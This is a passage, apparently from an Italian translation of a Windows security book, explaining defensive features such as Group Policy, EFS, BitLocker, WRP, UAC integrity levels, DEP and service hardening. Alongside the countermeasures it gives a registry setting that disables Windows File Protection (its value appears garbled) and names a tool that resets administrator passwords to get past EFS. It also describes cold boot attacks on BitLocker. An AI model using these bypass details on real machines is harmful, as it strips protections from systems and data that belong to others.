


Figura 4.11 Finestra per la configurazione degli aggiornamenti automatici di Windows.

ATTENZIONE

Gli utenti privi dei permessi di amministratori non vedono gli avvisi relativi alla disponibilità di aggiornamenti perciò rischiano di non installarli in tempo, e potrebbero anche subire problemi nel caso in cui sia configurato il riavvio automatico.

Se avete la necessità di gestire le patch per un gran numero di computer, Microsoft fornisce diverse soluzioni, fra cui Windows Server Update Services (WSUS) e System Center Configuration Manager (ulteriori informazioni su questi strumenti sono disponibili presso microsoft.com/technet/security/tools):

Esiste anche un vivace mercato di patch di provenienza diversa da Microsoft. Cercate “windows patch management” (meglio in inglese per trovare più risultati) nel vostro motore di ricerca preferito per ottenere informazioni aggiornate sui più recenti strumenti di questo tipo.

Centro sicurezza PC Windows

La finestra di Centro sicurezza PC Windows, a cui si accede dal Pannello di controllo, è mostrata nella Figura 4.12. Si tratta di uno strumento ormai affermato che fa da punto centralizzato per la configurazione di funzionalità fondamentali per la sicurezza del sistema: Windows Firewall, Windows Update, Antivirus (se è installato) e opzioni Internet.




Figura 4.12 Centro sicurezza PC di Windows.


Centro sicurezza PC Windows è chiaramente rivolto agli utenti finali e non ai professionisti dell'informatica, vista la mancanza di interfacce per funzioni di sicurezza più avanzate come i criteri di protezione, i certificati e così via, ma rimane comunque un buon punto di partenza. Speriamo che un giorno Microsoft imparerà a creare interfacce utente che risultino gradevoli per gli utenti privi di particolari conoscenze tecniche, senza però lasciare insoddisfatti gli informatici di professione.

Criteri di protezione e criteri di gruppo

In questo capitolo abbiamo discusso molto dei criteri di protezione e del relativo snap-in, come è normale per uno strumento che consente di gestire quasi tutte le opzioni relative alla sicurezza di Windows tramite un'unica interfaccia. Tuttavia, questo strumento è l'ideale per configurare la sicurezza di computer singoli, ma come si procede per configurare la sicurezza di un gran numero di sistemi Windows?

Uno dei più potenti strumenti disponibili per questo scopo è Criteri di gruppo. Gli oggetti criteri di gruppo (GPO, *Group Policy Objects*) possono essere memorizzati nell'Active Directory o su un computer locale per definire determinati parametri di configurazione in locale o anche in tutto un dominio. I GPO possono essere applicati a siti, domini o unità organizzative (UO) e sono ereditati da utenti o computer in essi contenuti (chiamati *membri* di quel GPO).

I GPO possono essere visualizzati in qualsiasi finestra di console MMC e anche gestiti tramite GPMC (*Group Policy Management Console*, cfr. [msdn.microsoft.com/en-us/library/windows/desktop/aa814316\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/aa814316(v=vs.85).aspx); sono richiesti i privilegi di amministratore). Quelli forniti con Windows 2000 e versioni successive sono Computer locale, Dominio predefinito e Controller di dominio predefinito. Eseguendo `gpedit.msc` dal menu *start* si richiama il GPO Computer locale. Esistono altri modi per visualizzare i GPO, a seconda del sistema operativo. Per esempio, di seguito è mostrata la visualizzazione dei GPO tramite Server Manager in Windows Server 2008:



Un altro modo per visualizzare i GPO è quello di accedere alle proprietà di uno specifico oggetto directory (dominio, UO o sito) e quindi selezionare la scheda Criteri di gruppo, che visualizza i GPO applicati all'oggetto selezionato (elencati per priorità), indica se l'ereditarietà è bloccata e consente la modifica del GPO.

Modificando un GPO si accede a una numerosa serie di configurazioni di sicurezza che si possono applicare a oggetti directory. Risulta di particolare interesse il nodo Configurazione computer\Impostazioni di Windows\Impostazioni protezione\Criteri locali\Opzioni di protezione, dove si possono configurare più di 30 diversi parametri per migliorare la sicurezza di qualsiasi oggetto a cui è applicato il GPO. Tra questi parametri vi sono “Restrizioni addizionali per connessioni anonime” (l'opzione RestrictAnonymous), “Livello di autenticazione LAN Manager” e “Rinomina account amministratore”, e molti altri. Il nodo Impostazioni protezione consente anche di impostare i criteri per account, controllo, registro eventi, chiave pubblica e IPSec. Applicando questi criteri a livello di sito, dominio o unità organizzativa, il compito di gestire la sicurezza in ambienti con numerose macchine risulta notevolmente facilitato. Nella Figura 4.13 è illustrato un esempio di impostazione dei criteri.

I GPO sembrerebbero la soluzione definitiva per configurare domini di grandi dimensioni con sistemi Windows 2000 e successivi; tuttavia, capita di imbattersi in errori quando si abilitano combinazioni di criteri a livello locale e di dominio, e inoltre il ritardo con cui hanno effetto le impostazioni dei criteri di gruppo può risultare frustrante. Il problema del ritardo si può risolvere utilizzando lo strumento secedit per aggiornare immediatamente i criteri; a questo scopo basta eseguire dal menu **start secedit /refreshpolicy MACHINE_POLICY**. Per aggiornare i criteri sotto il nodo della configurazione utente, si esegue il comando **secedit /refreshpolicy USER_POLICY**.




Figura 4.13 Impostazione dei criteri di gruppo.

Microsoft Security Essentials

La piattaforma Windows è sempre stata afflitta da ogni sorta di malware, tra cui virus, worm, trojan e spyware, e lo è ancora oggi. Fortunatamente, oggi Microsoft offre un nuovo strumento gratuito per combattere i software malevoli, denominato Microsoft Security Essentials e disponibile presso windows.microsoft.com/en-US/windows/products/security-essentials. L'elenco delle funzionalità è interessante e comprende tra l'altro protezione in tempo reale, scansione e pulizia del sistema, protezione contro i rootkit, sistema di controllo della rete e aggiornamenti automatici.

Enhanced Mitigation Experience Toolkit

Enhanced Mitigation Experience Toolkit (EMET) è uno strumento gratuito di Microsoft che consente agli utenti di gestire le tecnologie di mitigazione dei rischi quali DEP e ASLR. Il software offre la possibilità di configurare le impostazioni di queste tecnologie per tutto il sistema, e soprattutto consente di attivarle o disattivarle per i singoli processi tramite una semplice interfaccia. È possibile attivare questi strumenti di mitigazione anche per software di vecchia generazione, senza la necessità di ricompilare. Per prelevare EMET e per ulteriori informazioni sulle sue funzionalità si veda il sito microsoft.com/download/en/details.aspx?id=1677.

Bitlocker e l'Encrypting File System

Uno dei principali strumenti di sicurezza introdotti con Windows 2000 è l'Encrypting File System (EFS). Si tratta di un sistema di crittografia a chiave pubblica per cifrare in modo trasparente e in tempo reale i dati a livello dei file, in modo che gli attaccanti non possano accedervi in mancanza della chiave necessaria (per ulteriori informazioni, si veda ehnet.microsoft.com/en-us/library/cc700811.aspx). In breve, EFS può cifrare un file o una directory con un algoritmo di crittografia veloce e simmetrico utilizzando una chiave crittografica (FEK, *File Encryption Key*) generata casualmente e specificamente per il file o directory in questione. L'algoritmo di cifratura utilizzato nella versione iniziale di EFS è DESX (*Extended Data Encryption Standard*). La chiave di cifratura del file generata casualmente è anch'essa cifrata con una o più chiavi pubbliche, incluse quelle dell'utente (ciascun utente in Windows 2000 e versioni successive riceve una coppia chiave pubblica/chiave privata) e un agente di recupero della chiave (RA, *Recovery Agent*). Questi valori cifrati sono memorizzati come attributi del file.

Il recupero della chiave è implementato, per esempio, nel caso in cui dei dipendenti che hanno cifrato alcuni dati riservati lascino un'organizzazione, o perdano le loro chiavi di cifratura. Per evitare la perdita irrecuperabile dei dati cifrati, Windows impone l'esistenza di un agente di recupero dei dati per EFS (tranne in Windows XP). In effetti, EFS non funziona senza tale agente. Poiché la chiave FEK è del tutto indipendente dalla coppia di chiave pubblica/privata di un utente, un agente di recupero può decifrare il contenuto del file senza compromettere la chiave privata dell'utente. L'agente di recupero di default per un sistema è l'account di amministratore locale.

EFS può essere utile in molte situazioni, ma probabilmente non si applica al caso di più utenti della stessa stazione di lavoro che vogliono proteggere i file l'uno dall'altro. A questo scopo si utilizzano gli elenchi di controllo di accesso (ACL, *Access Control List*) del file

system NTFS. Microsoft considera EFS come un livello di protezione contro gli attacchi nel caso in cui NTFS sia aggirato, come quando si avvia il sistema con sistemi operativi alternativi e si utilizzano strumenti di terze parti per accedere a un disco fisso, o per file registrati su server remoti. In effetti il documento di Microsoft che descrive EFS afferma specificamente che “EFS risolve in particolare le preoccupazioni di sicurezza generate da strumenti disponibili su altri sistemi operativi che consentono agli utenti di accedere fisicamente ai file di un volume NTFS senza una verifica dell’accesso”.

Questa affermazione, a meno che non sia circoscritta al contesto di un dominio Windows, è difficile da sostenere. La principale vulnerabilità di EFS è l’account dell’agente di recupero, poiché la password dell’amministratore locale si può reimpostare facilmente utilizzando strumenti noti che lavorano quando il sistema viene avviato con un diverso sistema operativo (per esempio lo strumento chntpw disponibile presso [pogostick.net/~pnh/ntpasswd/](http://pnh/ntpasswd/)). Quando EFS è implementato su una macchina che fa parte di un dominio, l’account dell’agente di recupero risiede sui controller di dominio, in modo da separare fisicamente la chiave di backdoor dell’agente e i dati cifrati, per fornire migliore protezione. Ulteriori dettagli sui punti deboli di EFS e sulle contromisure da prendere per contrastare gli attacchi sono presenti nel volume *Hacking Exposed Windows, Third edition* (McGraw-Hill Professional, 2007; winhackingexposed.com).

Con Windows Vista Microsoft ha introdotto BDE (*Bitlocker Drive Encryption*). Benché questo meccanismo fosse stato progettato principalmente per fornire una maggiore sicurezza all’integrità del sistema operativo, svolge anche una funzione di ostacolo nei confronti di tecniche di attacco come quella che reimposta la password e che sono in grado di bypassare EFS. Invece di associare chiavi di cifratura dei dati a singoli account utente come fa EFS, BDE cifra interi volumi e memorizza la chiave in modi che le rendono molto più difficili da violare.

Con BDE, un hacker che ottenga un accesso fisico illimitato al sistema (per esempio rubando un notebook) non sarà in grado di decifrare i dati memorizzati sul volume cifrato, perché Windows non lo caricherà nemmeno, qualora rilevi la mancanza della chiave, e avviando il sistema con un altro sistema operativo non si otterrà l’accesso alla chiave di decifratura, che è memorizzata in luogo sicuro (cfr. en.wikipedia.org/wiki/BitLocker_Drive_Encryption per ulteriori informazioni su BDE, inclusi i vari modi utilizzati per proteggere le chiavi).

I ricercatori della Princeton University hanno pubblicato un interessante articolo riguardante i cosiddetti *attacchi di avvio a freddo* in grado di bypassare BDE (citp.princeton.edu/research/memory/). In sostanza, i ricercatori hanno raffreddato i chip DRAM per aumentare il tempo necessario per scaricare il sistema operativo dalla memoria volatile; in questo modo hanno ottenuto più tempo per creare un’immagine del sistema in esecuzione, da cui è stato possibile estrarre le chiavi di decifratura master BDE, che ovviamente dovevano essere disponibili per avviare il sistema portandolo in uno stato di normale esecuzione. I ricercatori sono riusciti perfino a violare un sistema dotato di TPM (*Trusted Platform Module*), un chip hardware appositamente progettato per memorizzare chiavi di cifratura BDE e pensato per rendere BDE quasi impossibile da superare.



Contromisure contro l’attacco di avvio a freddo

Come per qualsiasi soluzione basata sulla crittografia, la sfida principale sta nella gestione della chiave, ed è ragionevolmente impossibile proteggere una chiave in qualsiasi scena-

rio in cui questa è fisicamente in possesso dell'hacker (non è ancora stata concepita una tecnologia in grado di offrire una sicurezza del 100 per cento contro qualsiasi attacco). Perciò, l'unica contromisura reale contro gli attacchi di avvio a freddo consiste nel separare fisicamente la chiave dal sistema che essa deve proteggere. Successive reazioni alle ricerche della Princeton University hanno indicando che spegnendo un sistema protetto da BDE si rimuovono le chiavi dalla memoria, rendendole così irraggiungibili dagli attacchi di avvio a freddo. Anche l'uso di moduli hardware esterni che siano fisicamente rimovibili (e posti in luoghi separati!) dal sistema potrebbe ostacolare tali attacchi.

Protezione di risorse Windows con WRP

Windows 2000 e Windows XP sono dotati di una funzionalità denominata WFP (*Windows File Protection*), che tenta di garantire che i file critici del sistema operativo non siano modificati, intenzionalmente o meno.

ATTENZIONE

Sono note alcune tecniche per bypassare WFP, tra cui quella che lo disabilita in modo permanente impostando il valore del registro SFCDisable a **0xffffffff9dh** sotto HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon.

WFP è stato poi aggiornato in Windows Vista in modo da comprendere anche valori critici del registro di sistema, oltre ai file critici, ed è stato rinominato in WRP (*Windows Resource Protection*). Come WFP, WRP nasconde delle copie dei file critici per la stabilità del sistema, ma la posizione è cambiata, da %SystemRoot%\System32\dllcache a %Windir%\WinSxS\Backup, e anche il meccanismo utilizzato per proteggere questi file è cambiato un po'. Non c'è più un thread System File Protection in esecuzione per rilevare modifiche ai file critici; WRP utilizza invece elenchi di controllo di accesso ACL e perciò è sempre attivo nella protezione del sistema (il valore del registro SFCDisable, citato in precedenza, non è più presente in Windows 7 e Windows Server 2008 proprio per questo motivo). Con WRP, la capacità di scrivere su una risorsa protetta è assegnata soltanto al TrustedInstaller, nemmeno gli amministratori possono quindi modificare le risorse protette. Nella configurazione di default, soltanto le azioni seguenti possono consentire di sostituire una risorsa protetta con WRP:

- Windows Update installato da TrustedInstaller.
- Windows Service Pack installati da TrustedInstaller.
- Hotfix installati da TrustedInstaller.
- Aggiornamenti del sistema operativo installati da TrustedInstaller.

Naturalmente un evidente punto debole di WRP è il fatto che gli account di amministrazione possono cambiare gli ACL sulle risorse protette. Per default, il gruppo degli amministratori locali ha il diritto di assumere la proprietà di qualsiasi risorsa protetta da WRP; a questo punto i permessi applicati alla risorsa protetta possono essere modificati arbitrariamente dal proprietario, quindi la risorsa può essere modificata, sostituita o cancellata. WRP, tuttavia, non è stato progettato per fornire protezione contro amministratori truffaldini. Il suo scopo principale è quello di evitare che routine di installazione esterne possano modificare risorse critiche per la stabilità del sistema operativo.

Livelli di integrità, UAC e PMIE

Con Windows Vista Microsoft ha implementato un'estensione al sistema di controllo di accesso discrezionale che ha costituito la strada maestra del sistema operativo fin dal suo primo concepimento. L'intento primario di questa novità era quello di implementare un controllo di accesso obbligatorio in determinate situazioni. Per esempio, le azioni che richiedono privilegi di amministratore dovrebbero essere sottoposte a un'ulteriore autorizzazione, oltre a quella associata al token di accesso al contesto utente standard. Microsoft ha denominato MIC (*Mandatory Integrity Control*) questa nuova estensione dell'architettura. Per realizzare un comportamento di questo tipo, MIC implementa una serie di quattro principi di sicurezza o entità di protezione denominati *livelli di integrità* (IL, *Integrity Level*), che si possono aggiungere a token di accesso ed elenchi ACL:

- Basso
- Medio
- Alto
- Sistema

I livelli di integrità sono implementati come SID, come qualsiasi altro principio di sicurezza. In Vista e versioni successive, oltre a verificare il controllo di accesso standard, Windows verifica anche se il livello di integrità del token con la richiesta di accesso corrisponde a quello della risorsa richiesta. Per esempio, a un processo con livello di integrità medio potrebbe essere impedito di leggere, scrivere o eseguire un oggetto con livello di integrità alto. MIC si basa, quindi, sul modello di integrità Biba per la sicurezza informatica (en.wikipedia.org/wiki/Biba_model), che si riassume nel motto: "no write up, no read down" (non si può scrivere su oggetti con livello di sicurezza superiore, non si può leggere oggetti con livello di sicurezza inferiore), progettato proprio per proteggere l'integrità. Questo modello è diverso da quello proposto da Bell e LaPadula per il Dipartimento della Difesa degli Stati Uniti, il criterio di sicurezza multilivello (MLS, cfr. en.wikipedia.org/wiki/Bell-LaPadula_model), che si riassume nel motto: "no write down, no read up" (non si può scrivere su oggetti con livello di sicurezza inferiore, non si può leggere oggetti con livello di sicurezza superiore) progettato per proteggere la riservatezza.

MIC non è direttamente visibile, ma fa da base per sostenere alcune delle nuove fondamentali funzionalità di sicurezza disponibili in Vista e versioni successive: il controllo sugli account utente (UAC, *User Account Control*) e PMIE (*Protected Mode Internet Explorer*, in precedenza LoRIE, *Low Rights Internet Explorer*). Descriviamo rapidamente queste funzionalità per mostrare come funziona MIC nella pratica.

UAC è probabilmente la più importante novità di Vista per quanto riguarda la sicurezza, ed è stato mantenuto anche nelle successive versioni di Windows. Funziona nel modo seguente.

1. Gli sviluppatori contrassegnano le applicazioni incorporando un *manifesto dell'applicazione* (disponibile già da XP) per indicare al sistema operativo se l'applicazione in questione necessita di privilegi più elevati.
2. LSA è stato modificato in modo da concedere due token all'accesso degli account di amministrazione: uno *filtrato* e uno *collegato*. Nel token filtrato sono stati rimossi tutti i privilegi elevati (utilizzando il meccanismo di token ristretto descritto in [msdn.microsoft.com/en-us/library/aa379316\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa379316(VS.85).aspx)).

3. Le applicazioni sono eseguite per default utilizzando il token filtrato; quello collegato, con tutti i privilegi, è utilizzato soltanto quando si avviano applicazioni contrassegnate per richiedere privilegi elevati.
4. All'utente viene chiesto, in un ambiente speciale (il resto della sessione è visualizzato in grigio ed è inaccessibile), se vuole effettivamente avviare il programma, e inoltre possono essere richieste credenziali appropriate, se l'utente non fa parte di un gruppo amministrativo.

Ipotizzando che gli sviluppatori di applicazioni si comportino bene, UAC ottiene un tipo di controllo di accesso: soltanto applicazioni specifiche possono essere avviate con privilegi elevati.

Il meccanismo con cui UAC utilizza MIC è il seguente: tutti i processi utente non amministrativi sono eseguiti con livello di integrità medio per default. Una volta che un processo è stato elevato con UAC, viene eseguito con il livello di integrità alto e può quindi accedere agli oggetti di tale livello. Perciò, ora è obbligatorio avere i privilegi del livello alto per accedere a determinati oggetti in Windows.

MIC sta anche alla base dell'implementazione di PMIE in Vista e versioni successive di Windows: il processo Internet Explorer (iexplore.exe) viene eseguito con livello di integrità basso e, in un sistema con la configurazione di default, può scrivere solo su oggetti dotati di SID con livello di integrità basso (per default, questo comprende soltanto la cartella %USERPROFILE%\AppData\LocalLow e la chiave del registro HKCU\Software\AppBarDataLow). PMIE quindi non può scrivere su alcun altro oggetto del sistema, per default, e questo limita notevolmente i danni che si potrebbero apportare se il processo fosse compromesso da software malware mentre l'utente naviga in Internet.

ATTENZIONE

UAC può essere disattivato per tutto il sistema in Windows Vista e in Windows 7, selezionando l'opzione corrispondente del Pannello di controllo.

Verizon Business ha pubblicato un rapporto intitolato “Escaping from Microsoft’s Protected Mode Internet Explorer” che descrive i modi in cui è possibile aggirare la modalità protetta passando da bassa a media integrità ([cfr. verizonbusiness.com/resources/whitepapers/wp_escapingmicrosoftprotectedmodeinternetexplorer_en_xg.pdf](http://verizonbusiness.com/resources/whitepapers/wp_escapingmicrosoftprotectedmodeinternetexplorer_en_xg.pdf)). Il documento è stato scritto pensando a Vista, ma successivamente altri ricercatori hanno divulgato sistemi per aggirare la modalità protetta nelle versioni di Windows più recenti (per esempio, Stephen Fewer lo ha fatto con IE8 su Windows 7 in occasione di Pwn2Own 2011).

Microsoft continua ad apportare modifiche a UAC per risolvere questi problemi e per migliorare complessivamente il sistema; per le modifiche di UAC in Windows 7 e Server 2008 [cfr. technet.microsoft.com/en-us/library/dd446675\(WS.10\).aspx](http://technet.microsoft.com/en-us/library/dd446675(WS.10).aspx).

Protezione esecuzione programmi

Per molti anni gli studiosi dei problemi di sicurezza hanno discusso l'idea di rendere non eseguibili alcune aree della memoria. Lo scopo principale era quello di prevenire gli attacchi che sfruttano il tallone di Achille del software, il buffer overflow. Questi attacchi (e i problemi di corruzione della memoria correlati) generalmente iniettano codice maligno in porzioni eseguibili della memoria, solitamente lo stack di esecuzione della CPU, o lo

heap. Rendendo lo stack non eseguibile, per esempio, si chiude la possibilità di utilizzare uno dei più affidabili meccanismi per violare il software oggi disponibili: il buffer overflow basato sullo stack.

Microsoft si è avvicinata a questo obiettivo implementando la funzionalità Protezione esecuzione programmi, detta anche DEP (*Data Execution Prevention*, cfr. support.microsoft.com/kb/875352 per tutti i dettagli al riguardo). Questa funzionalità può essere applicata all'hardware e al software. Quando è applicata a dispositivi hardware compatibili, la Protezione esecuzione programmi si attiva automaticamente e contrassegna certe aree di memoria come non eseguibili a meno che non contengano esplicitamente codice eseguibile. Questo dovrebbe bloccare la maggior parte degli attacchi di tipo buffer overflow basati sullo stack. In Windows XP SP2 e versioni successive, questa funzionalità si applica anche al software, nel tentativo di bloccare l'exploit di meccanismi SEH (*Structured Exception Handling*), che da sempre hanno offerto agli hacker ottime basi per l'iniezione di codice shell (per esempio, cfr. securiteam.com/windowsntfocus/5DPOM2KAKA.html).

SUGGERIMENTO

La Protezione esecuzione programmi applicata al software è più efficace con applicazioni linkate con l'opzione SafeSEH del linker C/C++.

Windows Service Hardening: protezione avanzata di servizi Windows

Come abbiamo visto in tutto questo capitolo, una tecnica di attacco comune prevede la compromissione di servizi Windows con livelli di privilegi elevati. La consapevolezza di questo fatto ha spinto Microsoft a rafforzare sempre di più la protezione dell'infrastruttura dei servizi in Windows XP e Server 2003, e con Vista e Server 2008 e versioni successive la sicurezza del livello dei servizi ha fatto un ulteriore passo in avanti grazie alla tecnologia *Windows Service Hardening*, che include:

- isolamento del servizio;
- servizi con privilegi minimi;
- refactoring di servizi;
- accessibilità di rete limitata;
- isolamento della sessione 0.

Isolamento del servizio

Molti servizi sono eseguiti nel contesto del medesimo account locale, come LocalService. Se uno di essi viene compromesso, risulta compromessa l'integrità di tutti gli altri servizi eseguiti dallo stesso utente. Per risolvere questo problema, Microsoft utilizza una combinazione di due tecnologie:

- SID specifici del servizio;
- SID ristretti.

Assegnando a ciascun servizio un SID univoco, le risorse del servizio, quali un file o una chiave del registro, possono essere impostate negli elenchi di controllo di accesso in modo da consentirne la modifica soltanto al servizio in questione. L'esempio seguente utilizza gli strumenti sc.exe e PsGetSid (microsoft.com) per visualizzare il SID del servizio WLAN

e poi eseguire la traduzione inversa sul SID in modo da ottenere il nome di account in forma leggibile dall'uomo:

```
C:\>sc showsid wlansvc
NAME: wlansvc
SERVICE SID: S-1-5-80-1428027539-3309602793-2678353003-1498846795-3763184142

C:\>psgetsid S-1-5-80-1428027539-3309602793-2678353003-1498846795-3763184142

PsGetSid v1.43 - Translates SIDs to names and vice versa
Copyright (C) 1999-2006 Mark Russinovich
Sysinternals - www.sysinternals.com

Account for S-1-5-80-1428027539-3309602793-2678353003-1498846795-3763184142:
Well Known Group: NT SERVICE\Wlansvc
```

Per ridurre al minimo la possibilità che servizi che devono essere eseguiti sotto lo stesso contesto possano influenzarsi reciprocamente, si utilizzano SID protetti dalla scrittura: il SID del servizio e il SID di protezione dalla scrittura (S-1-5-33) vengono aggiunti all'elenco di SID ristretti del processo del servizio. Quando un processo o un thread ristretto tenta di accedere a un oggetto, sono effettuati due controlli di accesso: uno utilizzando i SID del token attivato e un altro utilizzando i SID ristretti; soltanto se entrambe le verifiche hanno successo, viene concesso l'accesso. In questo modo si evita che i servizi ristretti possano accedere a qualsiasi oggetto che non conceda loro, esplicitamente, il diritto di accedere al SID del servizio.

Servizi con privilegi minimi

Molti servizi Windows hanno sempre operato nel contesto di LocalSystem, che concede la possibilità di fare praticamente ogni cosa. In Vista e versioni successive, i privilegi concessi a un servizio non sono più esclusivamente legati all'account per cui il servizio è configurato, ma possono essere richiesti esplicitamente.

Per ottenere questo scopo, è stato modificato SCM (*Service Control Manager*): ora i servizi possono fornire a SCM un elenco di privilegi specifici da essi richiesti (naturalmente non possono richiedere permessi che non sono in possesso, in origine, del principal per cui sono configurati). All'avvio del servizio, SCM rimuove dal processo dei servizi tutti i privilegi non esplicitamente richiesti.

Per i servizi che condividono un processo, come svchost, il token di processo contiene un aggregato di tutti i privilegi richiesti da ciascun singolo servizio del gruppo, e ciò fa di questo processo un punto di attacco ideale. Eliminando i privilegi non necessari, si riduce la superficie di attacco del processo di hosting.

Come nelle precedenti versioni di Windows, i servizi possono essere configurati tramite lo strumento della riga di comando sc.exe. A questa utility sono state aggiunte due nuove opzioni, qprivs e privs, che consentono rispettivamente di interrogare e impostare i privilegi del servizio. Se cercate di controllare o bloccare i servizi in esecuzione sul vostro sistema Vista o Server 2008 (e versioni successive), questi comandi sono utilissimi.

SUGGERIMENTO

Se avviate l'impostazione dei privilegi di servizio con sc.exe, assicuratevi di specificare tutti i privilegi insieme. Lo strumento sc.exe non include nell'elenco i privilegi non specificati esplicitamente.

Refactoring di servizi

Il *refactoring di servizi* indica l'esecuzione di servizi con account dotati di privilegi più ridotti, in sostanza è un modo per eseguire i servizi con privilegi minimi. In Vista, Microsoft ha spostato otto servizi dal contesto SYSTEM in LocalService. Altri quattro servizi di SYSTEM sono stati spostati sotto l'account NetworkService.

Inoltre sono stati introdotti sei nuovi host di servizio (svchosts), che offrono più flessibilità quando si tratta di bloccare i servizi; sono elencati di seguito in ordine di privilegio crescente:

- LocalServiceNoNetwork
- LocalServiceRestricted
- LocalServiceNetworkRestricted
- NetworkServiceRestricted
- NetworkServiceNetworkRestricted
- LocalSystemNetworkRestricted

